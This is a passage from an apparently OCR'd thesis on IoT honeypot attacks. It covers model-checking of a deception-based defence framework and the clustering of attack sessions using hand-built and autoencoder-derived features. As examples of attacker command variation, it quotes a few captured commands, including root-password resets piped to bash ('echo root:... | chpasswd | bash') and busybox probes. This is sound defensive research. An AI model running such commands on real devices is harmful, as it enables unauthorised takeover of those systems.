The results in Figure 4.4 show that the maximum expected cost associated with defence actions is decreased by predicting the actions of attackers performing the same attacks in future. As mentioned in the plot, values for x = 3, 4, 5 and 9 are infinity. This can happen when the end state is not reached. Improved accuracy of predictions leads to decreased cost of defensive actions because the deployment of weak defences is reduced. This cost reduction is a reward for the defender. When it comes




Figure 4.4: Maximum expected cost for defence actions in known and unknown attacks.

to the states of the model, not all of the states are desirable. However, we cannot avoid undesirable states such as the system's state where the attack actions are successfully executed is an undesirable state (s1–s9 in our case). To perform further analysis on the system reaching specific states, we have also verified state-based properties.

Property 2 - Probability of successful attacks:

This property verifies the system for the probability of successful attacks. Our model has ten states where states s1–s9 represent successful attack actions and state s10 represents an attack action that has failed. Formally this property in PRISM is defined as: $P_{max} =?[F[x, y]s < 10]$. The said property is illustrated as: what is the maximum probability of reaching the states "s" less than 10 in F (stands for future), starting from the initial state. This property verification results depict that there is a 0.95 probability for

reaching to states less than 10, meaning that all attacks combined can be successfully conducted 95% of the time.

Property 3 - Maximum probabilities of reaching attack states:

This property verifies the maximum possible probabilities of reaching states (s2–s10) starting from all other states. As already mentioned, the values for some of the constants such as a starting point are automatically set each time the model runs. The said property is illustrated as: what is the probability of reaching the states "s=2-10" in F (stands for future) from every other starting state. We verified this property separately for states s2–s10, considering other states as starting points and running the model 10-times. We plot the results for properties s2–s10 in Figure 4.5. We have not considered s1 in our analysis as shown in MDP (see Figure 4.3), it will always go to s2. Therefore, the probability is 1. For s2–s10, the plot shows the maximum probabilities for reaching these states starting from other states when the model ran 10-times. It is depicted that for most of the states, the initial probabilities are high as the variations were high at the start of the model. However, as the model ran repeatedly, the probabilities became stable.

4.4 Summary

In this chapter, we proposed a deception-based security framework. The framework introduced a pre-planning phase on top of other traditional planning, deploying, evaluating and monitoring phases. We theorised that this phase allows defenders to use the knowledge of known attacks for actively interacting with attackers, predicting their actions based on the probabilities of following a sequence and subsequently providing proactive defence through the selection of defensive measures based on attack actions. A case of attacks captured on simulated IoT devices was modelled




Figure 4.5: Maximum probabilities of reaching attack states.

as an MDP and various probabilistic properties were verified using the PRISM model checker. The properties verification results showed that the associated cost to perform defence actions can be decreased for predicted attacks. Overall, the framework proposed discussed various aspects such as [why, what, how and when] deception and learning from the previous experiences provide improved protection. Observing attackers' behaviour in the process and various quantification measures to evaluate defence performance were also part of the framework.

Chapters 3 and 4 covered the areas of understanding IoT attacks and how to utilise knowledge of existing attacks for planning, designing and implementing deception-based defence. We performed manual mapping to identify and classify attack actions. In Section 3.6 we also discussed manually grouping identified attack patterns in clusters based on IoTKC steps followed in the attack process.

In the next chapter, we identify features representing IoTKC steps and extract other relevant features from our data set for clustering attack patterns using Machine Learning (ML) and individually discussing features used in the process. Further extending our analysis, we also consider re-

moving the dependency of: 1) domain knowledge in the feature extraction process and 2) generalising the attacks into attack patterns based on similarities between commands and their execution sequence. For this purpose, we directly use attack sessions containing attack commands for feature construction using Autoencoder (AE) and perform clustering to distribute the attacks under various clusters. This process allows us to study the behavioural aspects of IoT attacks in terms of introducing changes in commands and how these changes affect the grouping of attacks into the same or different clusters.

Chapter 5

Feature Identification and Construction for Internet of Things (IoT) Attacks Clustering

This chapter answers *RQ3: How do we perform IoT attacks clustering to study their behavioural patterns?*

In this chapter, Section 5.1 provides brief details on research problem and previous works. Section 5.2 presents the process of feature identification from attack data. In Section 5.3, the pre-processing of data, clustering arrangements and feature set discussion is provided. Section 5.4 provides details about feature extraction process and feature construction using Autoencoder (AE). In Section 5.5 clustering arrangements have been discussed for three clustering algorithms applied on AE features. Attacks analysis using K-means clustering and comparative analysis with existing studies are provided in Section 5.6, 5.7, respectively. Section 5.8 summarises this chapter.

5.1 Introduction

Cyber attacks have been previously categorised based on whether or not commands were executed by the attackers in the attack process [72, 123]. The command data have subsequently been manually analysed to categorise attacks and attackers' actions [31, 20]. Machine Learning (ML) techniques have also been applied to classify and cluster attacks [123, 148, 128, 46]. In other works, researchers also assigned skill level labels and identified the attackers' intentions in the process based on analysing command data [31, 20, 148, 46]. However, the process is dependent on the domain knowledge of security experts to give qualitative titles, quantitative metrics and support ML techniques for classification tasks.

In this chapter, we perform analysis of Internet of Things (IoT) attacks belonging to Group C in which commands have been executed (as discussed in Section 3.3.2). We identify features based on analysing attackers' actions, their behaviours in the attacks process and utilisation of resources to perform attacks. Then five clustering algorithms are applied and random tree models are designed to highlight the features used in clustering-based partitioning. This approach is similar to previous studies in terms of mapping commands to attack actions or attackers' intentions [31, 20, 148]. However, our analysis includes additional aspects such as the behaviour of attackers in the process and utilisation of resources.

Drawbacks of this approach include dependency on domain knowledge and manual analysis for feature identification potentially affected by subjective bias. Another limitation is related to covering a detailed analysis of variations in executed commands introduced by the attackers in the attack process and their effects because attack sessions are converted into attack patterns based on the abstraction of attackers' actions. These are aspects that require further investigation to answer the following questions:

1. Do attacks with different types of changes in commands can be grouped?
2. Do different types of changes in commands represent that some of

the attacks are the precursor to others?

3. Does the execution of entirely distinct commands represent different types of attacks?

To gain insights into the attacks and address the limitations discussed above, we extend our analysis directly on the attack sessions without manually correlating commands and avoid the bias of domain knowledge to label attack sessions or attackers' actions. AEs is an unsupervised Deep Learning (DL) approach that can be used for feature learning instead of manually engineering features and can effectively capture data characteristics [3]. We propose using an AE for feature construction to remove the dependency of manually correlating commands and generate an efficient representation, i.e., new features, from input features, i.e., extracted from command data, based on automatically learning semantic similarity between input features. AE features will be used for IoT attacks clustering. The interpretations of clustering arrangements will help us determine how the changes in commands affect behavioural patterns of IoT attacks and how the attacks are linked to each other grouped under various clusters. As part of this chapter, we proposed the following contributions:

- We engineered a new feature set based on three feature groups: 1) depth of interaction, which refers to the attackers' actions during the attack process, 2) behaviour of the attackers, which refers to how attackers respond to their failed attempts/commands in the attack process, and 3) the utilisation of resources, which refers to the number of resources (e.g. repetition of attack, time spent, attack campaign and IP addresses) utilised in the attack process. We performed an analysis by applying various clustering methods and random tree models were designed to highlight features that contribute distributing the attacks under various clusters.

- The changes in commands executed in the captured attacks were identified and mapped to three categories of minor, medium and

major changes. We analysed the reflection of these changes on behavioural patterns of IoT attacks.

- AE-based feature construction approach is proposed which automatically learns the semantic similarity between input features extracted through command data. We trained AE with a hidden layer model that captures the input data's characteristics while simultaneously removing noise in the data by the bias-variance tradeoff. The chosen model resulted in constructing 20 new features by performing dimensionality reduction on input features.

- We applied three clustering algorithms, i.e., K-means, Gaussian Mixture Models (GMM) and Density-based spatial clustering of applications with noise (DBSCAN), on our data set of AE features. Clustering arrangements of K-means provided us meaningful interpretations to understand the effects of changes in commands on behavioural patterns of IoT attacks and the distribution of attacks under various clusters. We evaluated the clustering arrangements by K-means on AE features and original features. The results show that the clustering algorithm grouped the attacks with more common features values using AE features.

- We extracted the features identified in two existing studies [46, 148] from our data set. We discussed the type of analysis in the feature extraction process, generalisability of applying features, coverage to the data set and clustering distributions using those features. Comparative analysis reveals that our proposed approach does not require manual analysis to correlate commands, applies to command data, does not lose information in feature extraction process and provides meaningful clustering arrangements.

5.2 Feature Identification

The feature extraction process was performed in two stages as illustrated in Figure 5.1. In the first phase, we grouped more than 30,000 attack sessions into 52 attack patterns based on the similarities between commands and the sequence of execution. In the second phase, attack patterns were analysed according to the following three dimensions:

- *Depth of interaction:* This is defined as the level of instructions given by an attacker to the device to perform specific actions in an attack process.
- *Behaviour of an attacker:* We intend to observe how an attacker responds when a specific performed action is failed in an attack process.
- *Utilisation of resources:* We explore the resources utilised by the attackers when they target a device such as the number of IP addresses, time spent, repetition of the same attack and attack campaign (number of days) for targeting the same device.

These dimensions helped us to identify the following features and we label these dimensions as feature groups A, B and C.

- *Features Group A (Depth of interaction):* In this group, 11 features were identified. Features F1–F8 represent actions performed by an attacker in the attack process. F9 presents an attack session in which our honeypot system was used to send TCP/IP requests to any other IP address or domain. Features F1–F9 are mapped to attackers' actions represented as IoT Kill Chain (IoTKC) steps discussed in Section 3.5. F10 presents if all the steps F1–F8 has been followed in an attack session. Attacks were observed in which all the steps in the attack process do not need to be followed in sequence. Sometimes an attacker only accesses the device, obtain some basic information

about the device and leaves, whereas, in another session, an attacker may install malware files after downloading. F11 presents if the commands belonging to F3–F8 executed in a sequence or not.

- *Features Group B (Behaviour of an attacker):* In this group, five features (F12–F16) were introduced to observe the behaviour of an attacker when the executed commands failed.

- *Features Group C (Utilisation of resources):* In this group, four features (F17–F20) were introduced to determine the resources utilised by the attackers when they target a device. This includes: 1) the number of times the same attack repeated (F17) according to the similarities in commands and sequence of execution, 2) the time spent by an attacker to complete the attack process in a session (F18), 3) the number of IP addresses performing the same attack in different sessions (F19), and 4) the number of days the same attack occurred in various sessions (F20).

5.3 Analysis Using Machine Learning

The feature identification process provided 20 features (F1–F20). In this section, we analysed the relationship between different attack patterns and grouped them into various clusters based on the similarities and differences in the values of identified features. For this purpose, we applied five clustering algorithms. In order to cluster, it is first required to assign values to the identified features of these attack patterns. We, therefore, performed a pre-processing step on our data to assign values to the identified features. The overall process of feature identification, pre-processing and clustering analysis is shown in Figure 5.1.




Figure 5.1: The process of feature identification and machine learning-based analysis.

5.3.1 Pre-processing of data

Eighty percent of the extracted features (F1–F16) can be represented with values either 1 which indicates the existence of the feature or 0 representing the lack of the feature. The values of features F1 and F2 are set to 1 in our data set as the commands are executed once attacker gain access to the device. A large number of executed commands were observed and logged on our honeypot system. These commands were divided into six categories to present features F3–F8. By looking at the commands in each attack pattern, we assign value 1 for the respective features F3–F8 based on the categories these commands belong to. Feature F9 will have value 1 when simulated TCP/IP forwarding request is recorded in the attack process. Features F1–F9 also represent the steps of IoTKC discussed in Section 3.5. Feature F10 and F11 represent if the attack steps (i.e. F1–F8) have been followed and in the sequence during the attack process. Their values will be 1 when true, otherwise 0.

For F12, if a command executed by an attacker is failed but the attacker continues the process, it will have value 1, otherwise 0. For F13, if a command executed by an attacker is failed and the attacker replaced the command with another command to perform the same operation, it will have value 1, otherwise 0. For F14, if a command executed by an attacker is failed and the attacker repeated the same command, it will have value 1, otherwise 0. For F15, if a command executed by an attacker is failed and the attacker exits the attack process, it will have value 1, otherwise 0. For F16, if all the commands executed by an attacker are supported by a honeypot and no error is shown, it will have value 1, otherwise 0. For features F17–F20, numerical values represent numbers.

Identified unique attack patterns were analysed for the extracted features F1–F20 and their associated values were assigned. The data was then passed to five different clustering algorithms to perform ML-based analysis.

5.3.2 Clustering

We applied five different clustering algorithms. The implementations of these algorithms are available in Waikato Environment for Knowledge Analysis (WEKA) package [52]. One of the pre-processing steps taken before passing data to clustering algorithms was to omit features F1, F2 and F14 because they had identical values for all the attack patterns. These algorithms were applied on 100% data. Our goal to use clustering algorithms was to understand the distribution of attacks in various clusters and not to tune the clustering algorithms for improvements or work towards algorithms themselves. Therefore, we used default settings of clustering algorithms available in WEKA. Details about the number of clusters generated by clustering algorithms and the patterns they contain in each cluster are provided in Table 5.1.

Table 5.1: Clusters generated by clustering algorithms.

Algorithm	Clusters	Attack Patterns
Expectation Maximization	2	22, 30
SimpleKMeans	2	23, 29
FarthestFirst	2	45, 7
HierarchicalClusterer	2	51, 1
MakeDensityBasedClusterer	2	16, 36

Expectation Maximization (EM) and SimpleKMeans (K-means) showed approximate distribution. Upon further analysis, we found that these algorithms divided attack patterns based on executing commands related to Features F5 and F7, referring to download files and attempts to install them. Other clustering algorithms distributed the attack patterns in a way that one of the clusters is dominant. This provided us with a meaningful rationale for further exploring the clustering arrangements by EM and K-means.

We decided to build decision models on the clustering arrangements done by EM and K-means algorithm to highlight the important features




Figure 5.2: Random Tree for Expectation Maximization clusters.

which contribute to cluster attack patterns and the values of those features used in decision making. This required labelling the data. Therefore, cluster labels generated by these algorithms were assigned to input data and Random Tree in WEKA was used to build decision models. Using the whole attack patterns, models were generated, as shown in Figure 5.2 and in Figure 5.3. As shown, these distributions mainly used four features.

The discussion on used features and how they provide meaningful understanding is provided as follows:

- Feature F5 (i.e. download malware file/package) belonging to Group A indicated an attacker's issued commands for downloading a file in the attack process from simulated browsers or copy through transfer protocols. The inclusion of this feature makes sense as possible attacks can be categorised as attacks in which malware files are downloaded and attacks in which files are not downloaded.




Figure 5.3: Random Tree for K-Means clusters.

- Feature F7 (i.e. install malware file/package) belonging to Group A indicated an attacker's issued commands in an attempt to install a file in the attack process. The inclusion of this feature provides a similar rationale to the above discussed feature as categorising the attacks based on installing a file in the attack process or attack without a file.

- Feature F16 (i.e. No error) is from Group B and shows attackers' behaviour on the failure of their actions in the process. The selection of this feature in clustering plays an important role as attacks are divided into two groups. Error-free attack indicates that all commands executed in the attack process not resulted in generating an error by honeypot system. Error-based attack indicates that no error is generated by honeypot for all of the commands executed in the attack process. This error does not refer to attackers' making mistakes only

but may be caused as honeypot does not support that command.

- Feature F18 (i.e. time taken to complete attacks), the selection of this feature in the clustering arrangements is related to grouping attacks based on how much time they spend. The attack patterns spending very little time were separated from other attack patterns.

5.3.3 Feature coverage and applicability

In comparison to the most current solutions discussed in [148], our crafted feature set provides more coverage to the attack attributes by considering the depth of interaction, the behaviour of attackers in the process and resources utilised. We understand that this analysis is based on the data that has been captured by our honeypot system and has limitations with respect to different attack traffic or attack campaigns. However, we argue that these features can be generally applied for various types of traffic:

- The features (F1–F11) in Group A, we divided the commands into six categories based on what instructions attackers give to the IoT device. Various kinds of attack traffic containing commands can label attack data according to the features in Group A representing categories for attackers actions and potential intentions to execute commands.

- The features (F12–F16) in Group B showed five different behavioural patterns of attackers. These patterns can also be mapped to the various kinds of traffic based upon experimental setup. For example, a honeypot can log the behaviour of an attacker when the command entered is failed.

- The features (F17–F20) in Group C showed generic attributes of an attack. They can also be used to assign values to various kinds of attack traffic by looking at the repetition of the same attack considering similarities between commands and their sequence, average

duration to perform the same attack, the number of days the same attack continued and the number of IP addresses performing the same attack.

The proposed approach of feature identification aligns with the existing studies in terms of assigning labels to attacks, attackers' actions and feature extraction [31, 20, 148]. We provided more coverage to attack attributes as features and discussed features' applicability. However, representing the attack sessions as attack patterns involved manual processing and feature identification is based on domain knowledge. Moreover, detailed analysis is missing in terms of investigating various types of changes in commands introduced, their effects on behavioural patterns of attacks and how the attacks are linked.

Preserving the attack sessions in the sequence of issued commands revealed various types of changes in commands introduced by attackers targeting IoT devices. We mapped identified types of changes in commands to the following three categories of minor, medium and major changes (see A.1 for attack examples discussed as following):

1. *Minor changes:* In this category, we mapped the following types of changes:

   (a) Changes in string characters when encoding and merging the data with keywords in different attacks (e.g. `echo root:fGHQka1rpoc7 | chpasswd | bash`, `echo root:RwVFUaz7Hg3B | chpasswd | bash`), as shown in Attack 1 and Attack 2.

   (b) Changes in similar commands in different attacks with varying signatures (e.g. `/bin/busybox TJFSP` and `/bin/busybox AEDOU`), as shown in Attack 3 and Attack 4.

2. *Medium changes:* In this category, we mapped the following types of changes:

(a) Changes in the sequence of executing similar commands in different attacks. For example, command 1 in Attack 1 and command 23 in Attack 5 are similar, however, they were executed in different sequence. These attacks have a large number of identical commands in common.

(b) Changes of adding or removing some of the commands. For example, Attacks 1 and 6 are similar except two new commands, i.e., 3 and 4, are introduced in Attack 6 compared to Attack 1. Attacks 5 and 6 are also similar except five new commands, i.e., 18, 19, 20, 21 and 22, are added into Attack 5 and two commands, i.e., 4 and 5, executed in Attack 6 were removed from Attack 5.

(c) Replacing some of the commands in different attacks. For example, command 1 in Attack 1 has a long-encoded string, which is very similar to the first two commands of Attack 7 when decoded.

3. *Major changes:* This refers to executing entirely distinct commands in various attacks. For example, Attacks 3, 8 and 9 have different commands executed in the attack processes followed.

We decided to extend our analysis to address the limitations discussed above and answer the questions defined in Section 5.1. For this purpose, we used directly attack sessions to perform feature construction and clustering attacks.

5.4 Proposed Solution

Automatically distributing the attacks into various clusters allows us to understand how the changes in commands affect behavioural patterns of captured attacks and how the attacks are distributed under the same and

different clusters. For this purpose, we need to prepare the data into a meaningful representation that can be passed to a clustering algorithm and interpret the clustering arrangements. We proposed a solution consisting of feature extraction, AE-based feature construction and clustering, as shown in Figure 5.4. We extracted features from the attack sessions containing commands. We used AE for feature construction as it allows us to automatically learn the semantic similarity between input features and generate a meaningful representation. We then applied three clustering algorithms, i.e., K-means, GMM and DBSCAN on our data set with AE features and discussed clustering arrangements. The details on each phase are provided in the following sections.




Figure 5.4: Proposed solution.

5.4.1 Feature extraction

We analysed the attack sessions with respect to command data as instructions are sent by the attackers in the form of Shell commands. Our honeypot recorded 526,811 commands in the interactive sessions and 45,972 of which are unique commands. These commands were found to be redundant with minor changes. For example, different (`busybox`) signatures were passed in the same command executed in different attacks

(`/bin/busybox TJFSP` and `/bin/busybox AEDOU`). This redundancy makes the clustering process challenging as all possible values represent different dimensions of data making data high dimensional and require huge computational resources for processing. Moreover, using full commands, i.e., textual data, as features, the slight change in features values results in increased feature space. For example, (`echo root:fGHQka1rpoc7 |chpasswd|bash`) and (`...root:5yEmlbJ4Ayce|...`) are executed with different password strings represent different features.

In order to remove redundancies, signatures, encoded values and attributes were not considered. Only the keywords of commands (e.g. `cat, rm and busybox`) were considered as features. We extracted total 62 features. 60 of the features were keywords used in commands and we transformed them into a representation where 1 represents the presence of a feature and 0 represents the absence of a feature, respectively. Some of the features are shown in Figure 5.5. We also considered two additional features related to command data: 1) number of commands (F61) and 2) session duration (F62). The process of feature extraction is illustrated as Algorithm 1. Features extracted from command data were passed to a feature construction approach to construct a new feature set based on automatically learning semantic similarity between input features.

5.4.2 Feature construction

AEs [159] and Genetic Programming (GP) [144] have been used for feature construction in cyber security applications (e.g. anomaly detection and classification). GP is an evolutionary computation technique which has been used to generate high-level feature representation for network intrusion detection with the goal of improving classification accuracy [144]. We decided on using AE-based feature construction. The decision was made considering the capabilities of AEs such as: 1) AEs automatically learn the semantic similarity between input features and generate an efficient rep-

Algorithm 1 Feature extraction and data set preparation

```
Init:
Keywords_List ← [busybox, cd, cp, mv, ...]
Session_Id ← [], Duration ← 0, Number_of_Commands ← 0

Input:
File ← Load(Log)                                                    ▷ Log files

for <x in File> do
   if (session not in Session_Id) then                              ▷ Check for each session
      Session_Id.append(session)
      for <y in Keywords_List> do                                   ▷ Check for all keywords
         if (y in File['Input']) then                               ▷ If keyword found in commands
            y = 1
         else if (y not in File['Input']) then                      ▷ If keyword not found in commands
            y = 0
         end if
      end for
      Dump(Session × Keywords(y) × Duration × Number_of_Commands)   ▷ Add data to file
   end if
end for

Output:
Data set
```




Figure 5.5: Some of the keywords in commands extracted as features.

resentation [159, 162] and 2) AEs do not require data to be labelled [159]. This provides us with the basis to use AE for our data set as we have unlabelled data and the goal is to construct improved features without any theoretical mapping of correlating commands features or manual processing.

For our feature construction process, our experimental setup used H2O's platform for DL which supports deep AEs [27]. We performed the experiment in RStudio [121] which is based on R programming language [118] using H2O package[1]. We used attack sessions in group C of our data set (Section 3.3.2) for feature construction process. A few attack sessions in group C were active for more than 2–3 hours, not closed or repeating the same commands. To avoid their dominance in values of features F61 and F62, we discarded these sessions and used 30,274 attack sessions for our feature construction process.

[1]https://cran.r-project.org/web/packages/h2o/index.html

Training autoencoder model

For AE-based feature construction, the first task is to choose the appropriate model with hidden layer setting. We considered ten different settings including C(10), C(15), C(20), C(10, 5, 10), C(20, 5, 20), C(20, 10, 20), C(20, 15, 20), C(20, 10, 5, 10, 20), C(20, 15, 5, 15, 20), C(40, 20, 10, 20, 40) representing one, three and five hidden layers models, as shown in Figure 5.6. First, we divided our data set into ten folds (F1–F10) with the probability of 0.1 following the same scheme as cross-validation. This allowed us to give the opportunity to each portion of the data to play the role of the test set (unseen data). Then, for each hidden layer model, we performed AE training in ten iterations such that in each iteration, one of the data folds acted as a test set (unseen data) and the remaining nine folds acted as the training set. We calculated the reconstruction Mean Squared Error (rMSE) value for each data fold, i.e., test rMSE. For example, in Figure 5.6 the red line in the plot shows that rMSE value is calculated for all ten folds (F1–F10) for a three hidden layers model C(20, 15, 20). Finally, we calculated the average rMSE value for all ten iterations representing cross-validated test rMSE for a hidden layer model.

The same process was repeated for all ten hidden layers models, as shown in Figure 5.6 and we calculated cross-validated test rMSE. The criteria for choosing the best model is based on selecting the model achieving minimum cross-validated test rMSE which captures the input data's characteristics while removing noise in the input data by the bias-variance tradeoff. The process of model selection is illustrated in Algorithm 2. In our case, the best performance of the model is a five layer model with three hidden layer neurons C(20, 15, 20). We selected this model to be used for feature construction.

The selected model was used for feature construction using AE. The process of feature construction is illustrated in Algorithm 3. This resulted in automatically learning an efficient representation of input features based on the semantic similarity between them. We passed 62 input features and

